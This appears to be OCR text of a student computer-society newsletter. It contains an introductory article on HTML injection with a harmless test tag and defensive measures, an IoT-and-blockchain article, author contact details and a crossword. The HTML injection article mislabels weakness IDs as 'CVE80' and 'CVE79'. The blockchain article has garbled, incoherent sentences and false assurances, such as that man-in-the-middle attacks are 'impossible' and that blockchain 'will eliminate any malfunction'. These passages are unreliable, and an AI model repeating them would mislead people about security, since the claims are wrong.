When the user input fields are not properly sanitized over in a webpage, thus sometimes this vulnerability might lead us to XSS or Server-Side Request Forgery (SSRF) attacks. Therefore, this has been reported with a Severity Level of "Medium" and a ‘CVSS Score of 5.3’

You can refer to some common vulnerabilities in Exploitdb.com

1.CVE80

2.CVE79

How hacker exploits HTML Injection:

Attackers use HTML injection to perform various actions, they can steal confidential information like login credentials and personal data redirect users to clone the site, or modify(deface) the contents, if the victim clicks on the link and unintentionally hands over your information to the cyber attackers.

Sample Code:

```
<h1>Test it</h1>
```

In this above script the h1 tags are used to display the information on the target webpage, must insert in the user-input field such as the forms section of the source code apply ctrl + u to check out the source code, and edit it using the developer tools in a web browser.

Remedial Measures:

To prevent HTML injection attacks and protect yourself from potential vulnerabilities, consider the following measures:

- Input Validation and Sanitization.
- Use context-aware encoding Tag.
- Use input validation filters.
- Adopt secure coding practices.
- Regularly update and patch software.
- Develop a web application firewall (WAF).

Suggested Tools:

- Acunetix
- OWASP ZAP

HTML Injection Demystified: Understanding the Basics

Conclusion:

In this article, we have seen HTML injection attacks and their impacts and potential cause, since it is a serious security vulnerability that can be exploited by attackers to steal confidential information, deface websites, or even launch denial-of-service attacks. I have also suggested some measures to prevent this type of attack. Developers and users should also be aware of the risks of HTML injection and take steps to protect themselves. Despite there are several tools available to help developers and security professionals identify and mitigate vulnerabilities it is mandatory to go with manual testing to uncover new vulnerabilities. Happy Hacking!!!!

Mr.S.Sivaraman
Final Year, CYS Department,
aadhisiva65@gmail.com

Future Safest Technology IOT and Blockchain Convergence

Abstract:

With its excellent traceability, openness and transparency, blockchain can provide powerful support for the creation of large-scale IoT. Although blockchain technology ensures the reliability and security of IoT systems, new security issues need to be resolved. This article details the security and related solutions of the combination of blockchain and IoT.

Introduction:

Blockchain and IoT now come together and unlock data that users share between objects, creating a more secure future technology. Let's first look at the two main concepts of IoT and Blockchain.

Internet of Things:

The Internet of Things is a system of devices and everyday connections, including the Internet of Things. This allows devices to send and receive data and communicate with each other.

What is Blockchain:

Blockchain is a distributed transaction system that provides security and privacy, eliminating the need for a centralized system. In a blockchain IoT system, IoT devices use blockchain technology as a process to store data.

Future Safest Technology IOT and Blockchain Convergence

Architecture of the Internet of Things:

- **Objects:** These are defined as nodes, which are sensors that communicate using different methods, often without human communication.
- **Gateway:** It acts as a medium between the product and the cloud, providing the necessary connectivity, security and management.
- **Network Infrastructure:** There are routers, collectors, gateways, repeaters, and other devices that control and secure data flow.
- **Cloud Infrastructure:** The cloud infrastructure consists of networked virtualized servers and storage with computing and analytics functions.




Fig. 7.1 Architecture of IoT

Blockchain & IoT (Convergence):

Blockchain technology is the missing link to solve privacy and trust issues in IoT. It can be used to monitor millions of connected devices, ensure the operation and coordination of devices, and this ethical system will eliminate any malfunction.

The encryption algorithm used by the blockchain will keep users more private. The registry is tamper-proof and cannot be controlled by malicious actors as there is no anywhere, and man-in-the-middle attacks are impossible because there is no communication thread to intercept. Blockchain, IoT solutions now enable secure, unreliable devices on IoT networks.

In this model, the blockchain will manage the exchange of information between devices, similar to financial transactions in the Bitcoin network. One of the most exciting features of the Blockchain is its ability to maintain the integrity and trust of all transactions taking place on the network. This capability is critical to meet the many compliance and regulatory requirements of IoT applications without relying on centralized standards.

Challenges:

- Scalability
- Realize the energy and time required to perform encryption of all objects in the blockchain-based ecosystem.

Future Safest Technology IOT and Blockchain Convergence

- Storage may also be affected.
- Lack of expertise.
- Legal and compliance issues.

Key Benefits:

Key benefits of using blockchain in the IoT:

- Speeding up transactions.
- Lowering costs.
- Building trust.

Project Idea (Vigilant Eye):


Our security cameras together on our security cameras Security information. Security cameras also work by storing them in the cloud on the server and sending them to the user. However, if someone hacks into the organization's security camera, the information will be exposed. Thus, using blockchain technology, we can identify organization and storage information for users regarding maximum security and privacy. In this case, if fraud or hacking occurs, we will notify everyone on the chain and our most secure data.

Conclusion:

The Internet of Things has become something important in the future, so it is necessary to use them for the next generation and give it more security, and the blockchain has been intelligently combined with the Internet of Things to provide users with safe and reliable information, thus providing maximum security against fraud.


Mr.D.Richardson
Third Year, CSE-2 Department,
richardson12230@gmail.com

AI Mind




Ms.K.Varshini
Final Year, AI&DS Department
varshini21.nkl@gmail.com

Embedded Systems




Ms.R.Aparna
Third year, ECE Department
aparnaramesh8804@gmail.com

AI Connects World



Ms.F.J.Dinah Kezia
Final year, AI&DS Department
dinahkezia26@gmail.com

Word Fun



*Answer will revealed in the next issue.


Across:

2. A procedure to solve problems using computer languages.
3. An open source python library used for sentiment analysis.
6. A form of currency that exits digitally.
7. Instagram's text based conversation app.
8. An algorithm used in image processing.
9. India's first reginal news anchor.
11. World's first soft bodied robot.
14. A most widely used browser automation tool named after a chemical element.
16. A method used in Java to hide unnecessary details in a program.

Down:

1. A process of scrambling data so that only authorized parties can unscramble it.
4. A short blog designed for quick audience interactions.
5. The process of turning real life aspects into data.
10. An open source python-based tool used to build wed pages.
12. A software the spy on your online behavior without your knowledge.
13. A client/server application protocol whose abbreviation in 'Teletype network'.
15. User defined data structure in python that is considered as blueprint of objects.
17. A network of hijacked computers infected with malware and controlled by hackers.

.



Answers for previous issue:

To submit article for next issue

Click the link below

https://tinyurl.com/csisbvol4-2

Or

Scan the below QR Code

Last Date for Submission

01/12/2023 (Friday)

In case of any query or Feedback

Mail to

limelightcsisb@gmail.com